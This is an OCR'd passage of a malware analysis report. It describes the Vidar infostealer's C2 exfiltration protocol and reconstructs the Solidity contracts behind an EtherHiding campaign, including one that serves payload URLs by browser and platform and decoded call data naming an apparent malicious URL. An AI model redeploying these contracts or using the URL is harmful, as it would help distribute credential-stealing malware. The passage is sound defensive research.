


Figure 29 – Telegram DDR

5.5.3.1 C2 Communications

After retrieving the C2 URL, Vidar will beacon out to the URL. The initial communication will contain the `hwid` of the host and the `build_id` of the malware (Figure 30). The C2 server will respond with a `|` delimited string that defines which processes to exfiltrate (Code 59). Unfortunately, I was unable to determine what each value corresponded to, but they seemed to mostly be flags determining which type of credentials to steal.




Figure 30 – Initial C2 Communication

```
1|1|1|1|d42f98030d6286c7f5e77f59591431a6|1|0|1|1|0|50000|1
```

Code 59 – C2 Exfiltration Configuration

After the initial request is made, Vidar will respond back with the host information called `information.txt` (Figure 31). It will pass the actual file within base64 encoded within `Content-Disposition: form-data; name="file_data"`. The C2 server responded with `2 ok 0`. After this initial file, Vidar will start locating the credentials and passing them back to the C2 server.

There seems to be some anti-analysis checks on the C2 side because multiple interactions with the C2 sever will respond with block instead of ok. If this occurs, execution halts. I assume the anti-analysis check goes off the `hwid`.




Figure 31 – Second Request C2 Communication

Unfortunately, this is where my detailed analysis of Vidar stopped due to some technical setbacks with some data loss, the DDR endpoints being taken down, and new avenues became available for investigating EtherHiding and smart contracts. I ultimately stepped away from Vidar because it was on the less interesting side of things.

5.6 Smart Contract Analysis

This section will delve deeper into smart contracts to fully understand how their code works. There is not much literature regarding the analysis of smart contracts being utilized by the EtherHiding portion of this attack. Some articles provide a high-level overview of what the code is doing but do not explain how they got to that conclusion. Others will simply ignore the fact that

these functions could have dynamic output and treat them more as things that always return the same value. While the Solidity code for this attack was somewhat trivial, a majority of it is analogous to getters and setters found within object-oriented programming. However, the code's simplicity allows for a good baseline when performing Solidity code analysis. It is likely that attacks targeting smart contracts as a method to run and/or store code will continue. Future attacks may employ obfuscation techniques to make the final Solidity harder to understand. Therefore, now is the perfect opportunity to start familiarizing oneself with how the code works.

5.6.1 Decompiling Solidity




Figure 32 – Publicly Viewable Source and ABI

Some contracts are stored with their source code and ABI as being visible, such as one referenced in an article by XLabs (Alex.Turing and Acey9 2024) at address `0×e77c6a0E10F2A469fb2afa667C99180E186233a8` (Figure 32). However, the smart contracts seen in this attack and other contracts like them only have the compiled bytecode stored and no ABI listed (Figure 33).




Figure 33 – Original Contract Bytecode

BscScan offers an option to decompile the bytecode, but it did not work during my analysis. I am unsure as to why, but there are other alternatives. The first one I found was on ethervm.io[8].The website was straightforward—simply paste the bytecode into the input and hit decompile. This generates a decompiled representation of the Solidity code and a disassembly of the Yul code, Solidity's assembly language. The output was verbose. For instance, code for handling parameters and returns was displayed within the decompilation output, which would not have been stated in the original code. There was another site called dedaub.com[9] that produced a much cleaner output. While it was still verbose, I prefer it over the first decompiler. I ultimately utilized a mix of both outputs to re-create the original code and to help understand Solidity at a lower level.

5.6.2 Reconstructed Code

`original` Contract

This contract is never named within the code, unlike the other two utilized. Thus, I will refer to it as the `Original` contract (Code 60). Because the partial ABI was provided within the injected

[8] https://ethervm.io/
[9] https://app.dedaub.com/

code, we can recover some of the function names. The function names can be cross-referenced and verified using the method ID, as discussed in Section 2.3.

For example, the Keccak-256 hash of the function signature of `merlionAddress()` would result in the method ID of `0×12dc3f4a`. This can be found within the function selector or dispatch table in the decompiled outputs, and the actual function can be seen. An approximation of the original contract is listed in Code 60. It has four getter functions that retrieve the ABI and addresses of their corresponding contracts. There are two setter functions that take two strings for the contract they are supposed to set up. Unfortunately, I was unable to determine their original names. I tried a few variations, but nothing matched their method IDs. Even so, the code is still correct. For the set functions, there is a check to ensure that the sender of the message equals the account who created the original contract. If it is not, an error will fire, and execution will stop. This is a way of ensuring that only the attacker can properly modify the smart contract variables.

```
pragma solidity =0.8.0;
contract Original {
    address owner;
    string MerlionABI;
    string MerlionAddress;
    string OrchidABI;
    string OrchidAddress;

    function merlionAddress() public payable {
        return MerlionAddress;
    }

    function mw_setMerlion(string memory _merlionABI, string memory _merlionAddress)
public payable {
        require(msg.sender == owner, 'Access restricted to Lion City Keeper');
        MerlionABI = _merlionABI;
        MerlionAddress= _merlionAddress;
    }

    function orchidAddress() public payable returns (string memory) {
        return OrchidAddress;
    }

    function orchidABI() public payable returns (string memory) {
        return OrchidABI;
    }

    function merlionABI() public payable returns (string memory) {
        return MerlionABI;
    }

    function mw_setOrchid(string memory _orchidABI, string memory _orchidAddress)
public payable {
        require(msg.sender == owner, 'Access restricted to Lion City Keeper');
        OrchidABI = _orchidABI;
        OrchidAddress = _orchidAddress;
    }
}
```

Code 60 – `Original` Contract Code

`orchid` Contract

`Orchid` is extremely similar to the `Original` contract because it is also purely getters and setters (Code 61). Unlike the `Original` contract, the entire ABI was stored within the contract—therefore, all the function names were retrieved. As in the `Original` contract, the setters include a check to ensure the authenticity of the sender.

```
pragma solidity =0.8.0;
contract Orchid {
    address owner;
    string TokyoSkytree;
    string ShibuyaCrossing;
    string AkihabaraLights;
    string GinzaLuxury;
    string AsakusaTemple;

    function tokyoSkytree() public payable returns (string memory) {
        return TokyoSkytree;
    }
    function akihabaraLights() public payable returns (string memory) {
        return AkihabaraLights;
    }
    function setTokyoSkytree(string memory _tokyoSkytree) public payable {
        require(msg.sender == owner, 'Only the Shogun can perform this action');
        TokyoSkytree = _tokyoSkytree;
    }
    function setAsakusaTemple(string memory _asakusaTemple) public payable {
        require(msg.sender == owner, 'Only the Shogun can perform this action');
        AsakusaTemple = _asakusaTemple;
    }
    function setGinzaLuxury(string memory _ginzaLuxury) public payable {
        require(msg.sender == owner, 'Only the Shogun can perform this action');
        GinzaLuxury = _ginzaLuxury;
    }
    function ginzaLuxury() public payable returns (string memory) {
        return GinzaLuxury;
    }
    function asakusaTemple() public payable returns (string memory) {
        return AsakusaTemple;
    }
    function setShibuyaCrossing(string memory _shibuyaCrossing) public payable {
        require(msg.sender == owner, 'Only the Shogun can perform this action');
        ShibuyaCrossing = _shibuyaCrossing;
    }
    function shibuyaCrossing() public payable returns (string memory) {
        return ShibuyaCrossing;
    }
    function setAkihabaraLights(string memory _akihabaraLights) public payable {
        require(msg.sender == owner, 'Only the Shogun can perform this action');
        AkihabaraLights = _akihabaraLights;
    }

}
```

Code 61 – `Orchid` Contract Code

`Shanghai` Contract

The `Shanghai` contract was the hardest to reconstruct (Code 62). Thus, I will spend some time explaining how I performed the analysis of this contract. This analysis can also be applied to the other functions. A majority of the contract was similar to `Orchid` and the `Original`. However,

there were a few functions that had conditional logic and other aspects that made initial understanding difficult. Even so, due to the relatively clear function names and the call data for the functions, analysis was not excessively difficult.

```
pragma solidity =0.8.0;
contract Shanghai {
    mapping (uint256 => Skyline) Skylines;
    uint256 NumOfSkylines;
    address Owner;
    string PearlTower;
    string JadeCode;
    string CityStatus;
    string FallbackMessage;

    struct Skyline {
        uint256 id;
        string bundURL;
        string browserType;
        string platformType;
        string landmarkName;
        }

    event CityStatusUpdated(string newCityStatus);
    event FallbackMessageUpdated(string newFallbackMessage);
    event SkylineAdded(uint256 id, string bundURL, string browserType, string
        platformType, string landmarkName);
    event SkylineRemoved(uint256 id);
    event SkylineUpdated(uint256 id, string newBundURLs);


    function setPearlTower(string memory _pearlTower) public payable {
        require(msg.sender == Owner, "Only the Mayor can call this function");
        PearlTower = _pearlTower;
    }

    function fallbackMessage()  public payable returns (string memory){
        return FallbackMessage;
    }

    function updateSkylinesById(uint256[] memory ids, string[] memory newBundURLs)
    public payable {
        require(msg.sender == Owner, "Only the Mayor can call this function");
        require(ids.length == newBundURLs.length, "IDs and URLs arrays must have
            the same length");
        for (uint256 i = 0; i < NumOfSkylines; i++) {
            require(Skylines[ids[i]].id != 0, "Skyline with the given ID not
                found");
            Skylines[ids[i]].bundURL = newBundURLs[i];
            emit SkylineUpdated(ids[i], newBundURLs[i]);
        }
    }

    function jadeCode()  public payable returns (string memory) {
        return JadeCode;
    }

    function setJadeCode(string memory _jadeCode)  public payable {
        require(msg.sender == Owner, "Only the Mayor can call this function");
```

```
        JadeCode = _jadeCode;
    }

    function removeSkylineById(uint256 _id)  public payable {
        require(msg.sender == Owner, "Only the Mayor can call this function");
        require(Skylines[_id].id != 0, "Skyline with the given ID not found");
        delete(Skylines[_id]);
        emit SkylineRemoved(_id);
    }

    function getRandomSkylineByBrowserAndPlatform(string memory _browserType, string
memory _platformType) public view returns (string memory, string memory) {

        if (keccak256(abi.encodePacked(CityStatus)) ==
            keccak256(abi.encodePacked("OPEN"))) {
            uint256[] memory matchingIndexes = new uint256[](NumOfSkylines);
            uint256 matchCount = 0;

            for (uint256 i = 0; i < NumOfSkylines; i++) {
                if (keccak256(abi.encodePacked(_browserType)) ==
                    keccak256(abi.encodePacked(Skylines[i].browserType)) &&
                    keccak256(abi.encodePacked(_platformType)) ==
                    keccak256(abi.encodePacked(Skylines[i].platformType))) {
                        matchingIndexes[matchCount++] = i;
                }
            }

            if (matchCount > 0) {
                uint256 randomIndex =
                    uint256(keccak256(abi.encodePacked(block.timestamp,
                    block.difficulty, msg.sender))) % matchCount;
                return (Skylines[randomIndex].bundURL,
                    Skylines[randomIndex].landmarkName);
            } else {
                return ("Device not supported", "");
            }
        } else {
            return ("", "");
        }
    }

    function pearlTower()  public payable returns (string memory) {
        return PearlTower;
    }

    function setFallbackMessage(string memory _fallbackMessage)  public payable {
        require(msg.sender == Owner, "Only the Mayor can call this function");
        FallbackMessage = _fallbackMessage;
        emit FallbackMessageUpdated(_fallbackMessage);
    }

    function addSkyline(string memory _bundURL, string memory _browserType, string
        memory _platformType, string memory _landmarkName)  public payable {
        require(msg.sender == Owner, "Only the Mayor can call this function");
```

```
        Skyline memory skyline = Skyline(NumOfSkylines, _bundURL, _browserType,
            _platformType, _landmarkName);
        Skylines[NumOfSkylines] = skyline;
        emit SkylineAdded(NumOfSkylines, _bundURL, _browserType, _platformType,
            _landmarkName);
        NumOfSkylines++;
    }

    function cityStatus()  public payable returns (string memory) {
        return CityStatus;
    }

    function setCityStatus(string memory _cityStatus)  public payable {
        require(msg.sender == Owner, "Only the Mayor can call this function");
        require((keccak256(abi.encode(_cityStatus)) ==
            keccak256(abi.encodePacked("OPEN")) ||
            (keccak256(abi.encodePacked(_cityStatus)) ==
            keccak256(abi.encodePacked("CLOSED")))), "Invalid city status. Use
        'OPEN' or 'CLOSED'.");

        CityStatus = _cityStatus;
        emit CityStatusUpdated(_cityStatus);
    }

    function removeAllSkylines()  public payable {
        require(msg.sender == Owner, "Only the Mayor can call this function");

        for (uint256 i = 0; i < NumOfSkylines; i++){
            if(Skylines[i].id != 0){
                delete Skylines[i];
                emit SkylineRemoved(i);
            }
        }
        NumOfSkylines = 0;

    }

    function getAllSkylines()  public payable returns (Skyline[] memory) {
        uint256 total = 0;
        for (uint256 i = 0; i < NumOfSkylines; i++){
            if(Skylines[i].id != 0){
                total++;
            }
        }
        Skyline[] memory out = new Skyline[](total);
        for (uint256 i = 0; i < NumOfSkylines; i++){
            if(Skylines[i].id != 0){
                out[i] = Skylines[i];
            }
        }
        return out;
    }
}
```

Code 62 – Shanghai Contract Code

I chose `addSkyline` for its overall simplicity while still being a sufficiently complicated function for discussion in this report. Some of the other functions like `setCityStatus` perform conditionals to check strings and would thus be too complex to explain in this report. However, because all the functions are being named logically, this does allow the reader some leeway in making logical jumps and assumptions about the decompilation. Due to this simplicity, a reconstructed version of the code can be compiled and decompiled for verification against the attacker's code.[10]

The method ID of `addSkyline` is `0×baf7bb8f`. The analysis will start by looking at the calls made to this method. An example input data is listed in Code 63.

```
0×baf7bb8f
  0000000000000000000000000000000000000000000000000000000000000080
  00000000000000000000000000000000000000000000000000000000000000e0
  0000000000000000000000000000000000000000000000000000000000000120
  0000000000000000000000000000000000000000000000000000000000000160
  0000000000000000000000000000000000000000000000000000000000000021
  68747470733a2f2f6879706f2d64616e63652e70616765732e6465762f64616d
  6e0000000000000000000000000000000000000000000000000000000000000000
  0000000000000000000000000000000000000000000000000000000000000011
  496e7465726e6574204578706c6f726572000000000000000000000000000000
  0000000000000000000000000000000000000000000000000000000000000007
  57696e646f7773000000000000000000000000000000000000000000000000
  0000000000000000000000000000000000000000000000000000000000000007
  436170746368610000000000000000000000000000000000000000000000000
```

Code 63 – `addSkyline` Call Data

We know via the ABI that the parameters of this function are `_bundURL`, `_browserType`, `_platformType`, and `_landmarkName`. Therefore, the first parameter is `https://hypo-dance.pages.dev/damn`, the second is `Internet Explorer`, the third is `Windows`, and the fourth is `Captcha`.

Code 64 shows is a listing of what the original decompiled code looks like. There are several patterns we can pull out and simplify.

[10] https://remix.ethereum.org/

```
function 0×baf7bb8f(bytes varg0, bytes varg1, bytes varg2, bytes varg3) public
payable {
    require(4 + (msg.data.length - 4) - 4 ⩾ 128);
    require(varg0 ⩽ uint64.max);
    require(4 + varg0 + 31 < 4 + (msg.data.length - 4));
    require(varg0.length ⩽ uint64.max, Panic(65)); // failed memory allocation (too
    much memory)
    v0 = new bytes[](varg0.length);
    require(!((v0 + ((varg0.length + 31 &
        0×fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffe0) + 32) >
        uint64.max) | (v0 + ((varg0.length + 31 &
        0×fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffe0) + 32) <
        v0)), Panic(65)); // failed memory allocation (too much memory)
    require(varg0.data + varg0.length ⩽ 4 + (msg.data.length - 4));
    CALLDATACOPY(v0.data, varg0.data, varg0.length);
    v0[varg0.length] = 0;
    require(varg1 ⩽ uint64.max);
    require(4 + varg1 + 31 < 4 + (msg.data.length - 4));
    require(varg1.length ⩽ uint64.max, Panic(65)); // failed memory allocation (too
    much memory)
    v1 = new bytes[](varg1.length);
    require(!((v1 + ((varg1.length + 31 &
        0×fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffe0) + 32) >
        uint64.max) | (v1 + ((varg1.length + 31 &
        0×fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffe0) + 32) <
        v1)), Panic(65)); // failed memory allocation (too much memory)
    require(varg1.data + varg1.length ⩽ 4 + (msg.data.length - 4));
    CALLDATACOPY(v1.data, varg1.data, varg1.length);
    v1[varg1.length] = 0;
    require(varg2 ⩽ uint64.max);
    require(4 + varg2 + 31 < 4 + (msg.data.length - 4));
    require(varg2.length ⩽ uint64.max, Panic(65)); // failed memory allocation (too
    much memory)
    v2 = new bytes[](varg2.length);
    require(!((v2 + ((varg2.length + 31 &
        0×fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffe0) + 32) >
        uint64.max) | (v2 + ((varg2.length + 31 &
        0×fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffe0) + 32) <
        v2)), Panic(65)); // failed memory allocation (too much memory)
    require(varg2.data + varg2.length ⩽ 4 + (msg.data.length - 4));
    CALLDATACOPY(v2.data, varg2.data, varg2.length);
    v2[varg2.length] = 0;
    require(varg3 ⩽ uint64.max);
    require(4 + varg3 + 31 < 4 + (msg.data.length - 4));
    require(varg3.length ⩽ uint64.max, Panic(65)); // failed memory allocation (too
    much memory)
    v3 = new bytes[](varg3.length);
    require(!((v3 + ((varg3.length + 31 &
        0×fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffe0) + 32) >
        uint64.max) | (v3 + ((varg3.length + 31 &
        0×fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffe0) + 32) <
        v3)), Panic(65)); // failed memory allocation (too much memory)
    require(varg3.data + varg3.length ⩽ 4 + (msg.data.length - 4));
    CALLDATACOPY(v3.data, varg3.data, varg3.length);
    v3[varg3.length] = 0;
```

```
    require(msg.sender == owner, Error('Only the Mayor can call this function'));
    v4 = new struct(5);
    v4.word0 = stor_1;
    v4.word1 = v0;
    v4.word2 = v1;
    v4.word3 = v2;
    v4.word4 = v3;
    map_0[stor_1].field0 = v4.word0;
    v5 = v6 = v7.data;
    v8 = 0×2524(map_0[stor_1].length);
    v9 = v10 = map_0[stor_1].data;
    if (v7.length) {
        if (31 < v7.length) {
            map_0[stor_1].length = 1 + (v7.length + v7.length);
            if (v7.length) {
                while (v6 + v7.length ⩽ v5) {
                    STORAGE[v9] = MEM[v5];
                    v5 += 32;
                    v9 += 1;
                }
            }
        } else {
            map_0[stor_1].length = v7.length + v7.length | bytes31(MEM[v6]);
        }
    } else {
        map_0[stor_1].length = 0;
    }
    while (v10 + (31 + v8 >> 5) ⩽ v9) {
        STORAGE[v9] = 0;
        v9 += 1;
    }
    v11 = v12 = v13.data;
    v14 = 0×2524(map_0[stor_1].length);
    v15 = v16 = map_0[stor_1].data;
    if (v13.length) {
        if (31 < v13.length) {
            map_0[stor_1].length = 1 + (v13.length + v13.length);
            if (v13.length) {
                while (v12 + v13.length ⩽ v11) {
                    STORAGE[v15] = MEM[v11];
                    v11 += 32;
                    v15 += 1;
                }
            }
        } else {
            map_0[stor_1].length = v13.length + v13.length | bytes31(MEM[v12]);
        }
    } else {
        map_0[stor_1].length = 0;
    }
    while (v16 + (31 + v14 >> 5) ⩽ v15) {
        STORAGE[v15] = 0;
        v15 += 1;
    }
```

```
    v17 = v18 = v19.data;
    v20 = 0x2524(map_0[stor_1].length);
    v21 = v22 = map_0[stor_1].data;
    if (v19.length) {
        if (31 < v19.length) {
            map_0[stor_1].length = 1 + (v19.length + v19.length);
            if (v19.length) {
                while (v18 + v19.length ⩽ v17) {
                    STORAGE[v21] = MEM[v17];
                    v17 += 32;
                    v21 += 1;
                }
            }
        } else {
            map_0[stor_1].length = v19.length + v19.length | bytes31(MEM[v18]);
        }
    } else {
        map_0[stor_1].length = 0;
    }
    while (v22 + (31 + v20 >> 5) ⩽ v21) {
        STORAGE[v21] = 0;
        v21 += 1;
    }
    v23 = v24 = v25.data;
    v26 = 0x2524(map_0[stor_1].length);
    v27 = v28 = map_0[stor_1].data;
    if (v25.length) {
        if (31 < v25.length) {
            map_0[stor_1].length = 1 + (v25.length + v25.length);
            if (v25.length) {
                while (v24 + v25.length ⩽ v23) {
                    STORAGE[v27] = MEM[v23];
                    v23 += 32;
                    v27 += 1;
                }
            }
        } else {
            map_0[stor_1].length = v25.length + v25.length | bytes31(MEM[v24]);
        }
    } else {
        map_0[stor_1].length = 0;
    }
    while (v28 + (31 + v26 >> 5) ⩽ v27) {
        STORAGE[v27] = 0;
        v27 += 1;
    }
    v29 = new bytes[](v0.length);
    v30 = v31 = 0;
    while (v30 ⩾ v0.length) {
        v29[v30] = v0[v30];
        v30 = v30 + 32;
    }
    if (v30 > v0.length) {
        v29[v0.length] = 0;
```

```
    }
    v32 = new bytes[](v1.length);
    v29[v0.length + 31 &
        0×fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffe0] =
        v1.length;
    v33 = v34 = 0;
    while (v33 ⩾ v1.length) {
        v32[v33] = v1[v33];
        v33 = v33 + 32;
    }
    if (v33 > v1.length) {
        v32[v1.length] = 0;
    }
    v35 = new bytes[](v2.length);
    v32[v1.length + 31 &
        0×fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffe0] =
        v2.length;
    v36 = v37 = 0;
    while (v36 ⩾ v2.length) {
        v35[v36] = v2[v36];
        v36 = v36 + 32;
    }
    if (v36 > v2.length) {
        v35[v2.length] = 0;
    }
    v38 = new bytes[](v3.length);
    v35[v2.length + 31 &
        0×fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffe0] =
        v3.length;
    v39 = v40 = 0;
    while (v39 ⩾ v3.length) {
        v38[v39] = v3[v39];
        v39 = v39 + 32;
    }
    if (v39 > v3.length) {
